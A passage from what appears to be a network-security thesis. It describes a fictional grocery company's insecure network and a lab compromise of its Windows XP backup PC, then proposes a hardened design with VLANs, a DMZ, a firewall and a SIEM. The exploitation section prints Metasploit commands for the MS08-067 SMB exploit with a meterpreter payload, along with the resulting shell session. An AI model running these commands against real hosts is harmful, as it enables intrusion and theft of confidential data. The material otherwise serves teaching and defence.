


Figure 27 HoneyPot other statistics

And to conclude, here the data after seven days from the deployment day.



Figure 28 HoneyPot Statistics after one week



These numbers are impressive and demonstrate why proper protection is needed on the internet. This data doesn't mean that 500k single hackers tried to attack the honeypot during one week, but in order to understand this data, it would be necessary to clarify that 40% of total Internet traffic is composed of bad bot traffic continuously scanning the internet for open vulnerabilities. So probably 100% of these attacks are coming from automatic bot scanners.

## 4.2 Company Introduction

For the practical demonstration, I will simulate the network infrastructure of a fictional company, “Smart Grocery Prague,” is a small/medium company born in 2015 that focuses on the delivery of groceries around Prague. The company has slowly grown during the years but is still far behind main big competitors like Tesco, Rohlic.cz, Kosik.cz and others. The CEO of the company is Marek, a 65 years old man that has been present in the food retail and groceries sector for about 30 years. Marek has exceptional business skills. But he lacks IT knowledge.

During the Covid 19 pandemic that started in March 2020, due to the lockdown, the company increases their delivery sales by 1000% compared to the same period of time of previous years. “Smart Grocery Prague “ wasn’t ready and prepared for such a big change, but the CEO of the company understood that they needed to adapt quickly to the market demand.

The company increased its warehouse capabilities and created cooperation with more food manufacturers companies and with big retailers. The marketing team also decided to create huge discounts on some products and free delivery during March-April-May 2020. Thanks to these ideas, the company did extremely well during the whole of 2020 and became one of the most famous grocery delivery services in Prague. The CEO appeared in many interviews on TV and newspapers, revealing how the company has grown during the previous 12 months and its plans for the future.

Everything was going perfectly, but the CEO and partners underestimated the need to improve the IT infrastructure and the security of the company. According to the CEO and partners, the risk of an attack was very low, and they didn’t want to invest so much money in the IT infrastructure. Stakeholders of the company also evaluated the possibility of migrating the infrastructure to the cloud, but the CEO didn’t want any immediate change to the IT infrastructure.

Unfortunately for Smart Grocery Prague, the appearances of the CEO on tv and in newspapers catch the attention of many people but also from hackers. Attackers were interested in getting private data from the company, client's data, credit cards, bank account, and any other valuable information. It was easy for the attackers to penetrate the network due to the poor overall security infrastructure of Smart Grocery Prague.

The attack occurred in December 2020, just a few days before Christmas. It was good timing for the attackers, as it was the busiest selling period of the year.

Hackers were able to easily attack the backup pc of the CEO, an old pc using Windows XP, and from there, they will able to stole lot of sensitive as credit cards and bank account information, private data of the clients, and confidential data of the company. Once the hackers stole the customer's information, they also perform a phishing attack, sending fake emails informing the users that they have won some Christmas present of 5000kr value, but they just need to pay the delivery, once the user clicks in the mail, they were addressed to a clone page managed by the attackers, in this way they were able to steal more money.

Only after five days was the company aware of the attack, as some users contacted the company to know the status of the Christmas present delivery. The cyberattack destroyed the credibility of the company. Nobody wanted to buy again in Smart Grocery Prague, and unfortunately, they were forced to declare bankrupt. All of this could be easily be prevented, just if the CEO and partners would make some adjustments to the network infrastructure.

**Let's analyze the IT infrastructure before the attack:**




Figure 29 Network Topology Company

The network topology is designed very poorly.

There are computers for Finance, HR and Marketing Department. All the computers are in the same subnet without any kind of segmentation. The CEO has two computers, one main Windows 10 and another very old Windows XP computer that he uses as a backup.

In the network, we can also find a printer and server.

The switch is in the office, visible to everyone without any kind of security. Sometimes when there are guests in the office, and the wifi doesn't work, the guests connect directly to the switch using a cable.

Employees can bring their own personal computer and connect it to the network.

The enterprise wifi is available to employees and also to guests.

The server PHP-SQL where is hosted the website reachable from internet, is in the same network with all the other hosts.

There is not security device like a firewall protecting the network, just a router with Access Control List and NAT functionalities. The only security present is antivirus software on the endpoint devices. According to the CEO of the company, this was enough in order to be protected.

Let's see how an attacker could exploit the vulnerabilities of this network.

## 4.3 Vulnerability Scanning

This section will describe the installation and configuration of a vulnerability scanner software.

For this purpose, I will use Nessus, which is one of the best Vulnerability Scanner software in the market. I will use Nessus Essentials, the free version of Nessus suite, available on their official website <https://www.tenable.com/products/nessus/nessus-essentials>

After installation of Nessus in a virtual machine, I can configure it to scan all the Smart Grocery Prague network and search for vulnerabilities.




Figure 30 Vulnerability Scanner

After the scan, Nessus found some vulnerabilities in a Windows XP computer.




Figure 31 Vulnerability Scanner results

The report provides valuable information regarding the criticality of the vulnerability, the CVSS, risk information, etc.




Figure 32 Vulnerability Scanner results II

This information is very valuable for an attacker. Once the vulnerabilities are noticed, it is possible to start the exploitation part.

#### 4.4 Exploitation part

For the exploitation of the vulnerability, I will use Kali Linux, a “distribution aimed at advanced Penetration Testing and Security Auditing. Kali Linux contains several hundred tools targeted towards various information security tasks, such as Penetration Testing, Security Research, Computer Forensics and Reverse Engineering. Kali Linux is a multi platform solution, accessible and freely available to information security professionals and hobbyists.” [25]

I have download Kali Linux from their official website and installed it on a virtual machine. With Kali Linux, we will try to exploit the vulnerabilities that were found in the vulnerability scanning.



Figure 33 - Kali Linux

From Kali Linux I will open Metasploit, that is a “Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code. The Metasploit Framework contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection. At its core, the Metasploit Framework is a collection of commonly used tools that provide a complete environment for penetration testing and exploit development.” [26]




Figure 34 Kali Linux - Metasploit

And I will launch the commands in order to penetrate the Windows XP host.

```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.50.130
RHOST => 192.168.50.130
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
```

Figure 3512 Kali Linux - Metasploit Attack I

And after executing the following code, we will have full control of Windows XP host.

```
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] 192.168.50.130:445 - Automatically detecting the target...
[*] 192.168.50.130:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.50.130:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.50.130:445 - Attempting to trigger the vulnerability...
[*] Started bind TCP handler against 192.168.50.130:4444
[*] Sending stage (175174 bytes) to 192.168.50.130
[*] Meterpreter session 1 opened (0.0.0.0:0 → 192.168.50.130:4444) at 2021-03-15 15:08:35 -0400

meterpreter > shell
Process 1476 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

Figure 36 Kali Linux - Metasploit Attack II



Figure 37 Windows XP attacked PC

On the desktop, there are four folders: Bank statements, Billing Department, Confidential, and Clients. From the Kali Linux machine, I will be able to access those folders from the Metaesplotit command-line interface

```
C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is 78B5-2D7A

Directory of C:\

03/14/2021  06:10 PM                0 AUTOEXEC.BAT
03/14/2021  06:10 PM                0 CONFIG.SYS
03/14/2021  07:14 PM                <DIR>        Documents and Settings
03/14/2021  08:33 PM                <DIR>        Program Files
03/14/2021  08:31 PM                <DIR>        WINDOWS
                2 File(s)    0 bytes
                3 Dir(s)  38,153,453,568 bytes free
```

Figure 38 Kali Linux - Metasploit Attack III

```
C:\Documents and Settings>cd Food Delivery
cd Food Delivery

C:\Documents and Settings\Food Delivery>dir
dir
Volume in drive C has no label.
Volume Serial Number is 78B5-2D7A

Directory of C:\Documents and Settings\Food Delivery

03/14/2021  07:14 PM  <DIR>      .
03/14/2021  07:14 PM  <DIR>      ..
03/15/2021  04:09 PM  <DIR>      Desktop
03/14/2021  07:15 PM  <DIR>      Favorites
03/14/2021  07:15 PM  <DIR>      My Documents
03/14/2021  06:53 PM  <DIR>      Start Menu
           0 File(s)          0 bytes
           6 Dir(s) 38,153,453,568 bytes free

C:\Documents and Settings\Food Delivery>
```

Figure 39 Kali Linux - Metasploit Attack IV

We got access to the “Documents and Settings” folder, and now I will go to the Desktop and check all the folders inside.

```
C:\Documents and Settings\Food Delivery>cd Desktop
cd Desktop

C:\Documents and Settings\Food Delivery\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 78B5-2D7A

Directory of C:\Documents and Settings\Food Delivery\Desktop

03/15/2021  04:09 PM  <DIR>      .
03/15/2021  04:09 PM  <DIR>      ..
03/14/2021  08:38 PM  <DIR>      Bank Statements
03/14/2021  07:46 PM  <DIR>      Billing Department
03/14/2021  08:39 PM  <DIR>      Confidential!!
03/14/2021  07:46 PM  <DIR>      List of Clients
           0 File(s)          0 bytes
           6 Dir(s) 38,153,453,568 bytes free

C:\Documents and Settings\Food Delivery\Desktop>
```

Figure 40 Kali Linux - Metasploit Attack V

I will try to go inside the “Confidential” folder to see what is inside.

```
C:\Documents and Settings\Food Delivery\Desktop>cd Confidential
cd Confidential

C:\Documents and Settings\Food Delivery\Desktop\Confidential>dir
dir
Volume in drive C has no label.
Volume Serial Number is 78B5-2D7A

Directory of C:\Documents and Settings\Food Delivery\Desktop\Confidential

03/14/2021  08:39 PM  <DIR>      .
03/14/2021  08:39 PM  <DIR>      ..
03/14/2021  08:39 PM                85,740 Credit Risk Confidential!.xlsx
03/15/2021  08:19 PM  <DIR>      Top Secret
           1 File(s)          85,740 bytes
           3 Dir(s) 38,153,367,552 bytes free
```

Figure 41 Kali Linux - Metasploit Attack VI

I was able to locate the file Credit Risk Confidential.xls from the command line interface of Kali Linux and to access all the other folders as well.






Figure 42 Kali Linux - Metasploit Attack VII




Figure 43 Kali Linux - Metasploit Attack VIII

Now I have full control of the Windows XP machine, and I'm able to see all the files from Kali Linux, and using other hacking techniques like the lateral movement, I could be able to jump to other hosts in the network and make more damage. The CIA of the company (Confidentiality, Integrity, Availability) has been violated.

## 5 Results and Discussion

### 5.1 New network topology design proposed




Figure 44 New network topology

The new design aims to make the Switch company network safe and avoid an attack. It will be necessary to correct all the mistakes of the initial topology. Following security measures will be implemented in the IT infrastructure

**-Windows XP computer will be excluded from the network.** The company will use only operating systems fully supported by the vendor. For an organization is not safe at all to use “End of Life“ hardware/software.

According to Cisco, end of life is “a process that guides the final business operations associated with the product life cycle. The end-of-life process consists of a series of technical and business milestones and activities that, once completed, make a product obsolete. “[28].

An end-of-life product has many dangers. In Microsoft Windows XP's specific case, a firewall and anti-virus are insufficient to protect against many vulnerabilities.

Also, end-of-life creates software incompatibility issues with the newest software releases and can also create compliance issues. There are regulated environments like healthcare and e-commerce that deal with many sensitive data. Organizations with end-of-life products risk fines if an audit finds that they have end-of-life hardware/software.

Vendors usually inform customers in advance that they will not support a specific product anymore. Microsoft stopped supporting Windows XP on 8 April 2014, but even after years, many organizations still used it without fully understanding the risk of it.

In 2017 the ransomware Wannacry infected the UK National Health Service hospital, causing damage of around 100 million euros [29]. 90% of the computers in the NHS hospitals were running Windows XP, and they receive many warnings regarding the risk of having Windows XP, but the warnings were ignored [30].

As the UK National Health Service, many organizations use outdated assets. Thus, it is essential a valid Vulnerability Management plan in the organization.

In the new topology, all the computers in the company will run Windows 10 with a solid antivirus software installed.

**-Internal segmentation by VLANs.** In this way, the company's different departments will be logically segmented. A VLAN provides a logical internal network configuration that benefits users and network administrators.

Without VLAN, all the devices connected to a switch would need to be in the same subnet. However, thanks to the VLAN, it is possible to separate the network logically using only one switch, increasing the security.




Figure 45 VLAN

In the new network topology has been created seven VLAN.

**-Separate wifi for guests:** It is a high risk to allow guests to connect to the enterprise network. Guests can introduce many risks, voluntarily or unintentionally. It is necessary to create a separate wireless network available only for guests segmented from the business network.

**-Port Security in the switch:** In the office of Smart Grocery Prague company, in case of issues with the wifi, the staff invited the guests to plug a cable into the switch. They did it with a friendly purpose, without knowing that it is a high risk to allow anyone to connect to the enterprise network. Port Security allows binding a specific MAC address to a switch port. In case a not specified MAC address tries to connect, the user will not be able to connect into the network, and an alert will be sent to the network administrator. Configuring port security increases the security of the office network.

**-DMZ zone for PHP-SQL servers that are reachable from the Internet:** In the network of Smart Grocery Prague, the website from where the customers make their orders is in the same network as all the other devices.

This is a high-security risk, as users from internet are going inside the enterprise network each time they visit the website.

The server PHP-SQL needs to be moved outside the main network into a DMZ (demilitarized zone). DMZ is the zone between the untrusted Internet and the trusted internal network. The DMZ will be behind the firewall, increasing the security of the network.

**-Enclaving of high confidential server:** There is a high confidential server where the CEO stores high confidential data in the original network. As this server contains critical information, it is necessary to protect it further. Enclaving a host increases the asset security and “limit possible damage, as compromised systems cannot be used to reach and contaminate systems in other enclaves“.

Network Segmentation provides many security benefits to the organization. Typically, an organization has a perimeter firewall including IPS functionality to monitor the traffic coming inside. The problem will happen if an attacker can penetrate the network. In case the network is flat, without any segmentation, then it would be straightforward for the attacker to move inside the network, as most of the security tools are focused on the external and not on the inside. For this reason, network segmentation is very important.

It makes it much more difficult for an attacker to extend the attack to all the network. Network segmentation improves the network's performance, as with fewer hosts in each subnets, the local traffic is reduced, and the broadcast is isolated to the local subnets.

On 27 June 2017, the ransomware NotPetya hit Ukraine, affecting government systems and major local companies, and then spread globally, impacting big organizations such as FedEx, Maersk, Merck, and Saint-Gobain Mondelez International, Nissa, Beiersdorf, and many others. The damage's total cost was higher than ten billion dollars [32].

The host infected had a black screen requesting \$300 in Bitcoin to unlock the computer. The malware propagated very fast, for example, Merck, a pharmaceutical company, had 30,000 computers infected and 7500 servers in hours.

Later on, it was found that the only real target of the attack was Ukraine, and the attacker was Russia, as part of the ongoing war from 2014. The propagation of the malware to the big organizations was collateral damage.

In most organizations, the malware spread very fast for lack of network segmentation.

**-Next Generation Firewall implementation:** No security device is present in the original network. According to the CEO, was enough to have a host antivirus and Access Control List / Network Address Translation (NAT) in the router. However, clearly, this is not enough. A router can perform basic security features with an access control list and NAT but it is necessary to have a dedicated appliance. A Next-Generation Firewall will be implemented in order to protect the network infrastructure of the organization properly.

**-SIEM Splunk deployment:** SIEM software is necessary to have immediate visibility into the infrastructure. Thanks to a SIEM solution, the security staff will have a unified system to check all the security events that are occurring in the network.

**-Lock the network hardware devices in a closet:** All of the previous security measures are nullified if the office's hardware is not safe. An intruder could connect directly to the device and tamper it. For this reason, it is necessary that the hardware devices are locked into a closet, and the key should be in hand of one or two people maximum.

**-Social engineering training for the staff:** It was mentioned that employees from Smart Groceries Prague, in situations where guests had issues with the wifi connection, they advised them to plug the cable into the switch. They did it with a friendly purpose, without knowing that it is a high risk to allow anyone to connect to the enterprise network. This is a clear signal that the staff has not IT security awareness and a proper training would be necessary against social engineering techniques.

### 5.1.1 NGFW firewall Implementation

In this section will be implemented a firewall solution for Smart Grocery Prague.

Main top Next-generation firewalls in the market are:

Cisco Firepower

Fortinet FortiGate

Palo Alto Networks PA-Series

Check Point Advanced Threat Protection

Juniper Networks SRX Firewall series











Top Next-Generation Firewall Vendors																					
	Security Performance				Value			Implementation			Management			Support			Cloud Features				
	BEST	VERY GOOD	GOOD	FAIR	BEST	VERY GOOD	GOOD	FAIR	BEST	VERY GOOD	GOOD	FAIR	BEST	VERY GOOD	GOOD	FAIR	BEST	VERY GOOD	GOOD	FAIR	
 Barracuda	●					●		●					●				●				
 Check Point	●						●	●				●					●	●			
 CISCO		●					●			●			●		●				●		
 FORCEPOINT	●					●		●				●				●					●
 FORTINET	●			●					●			●			●						●
 HUAWEI	Unable to evaluate					●			●				●		●						●
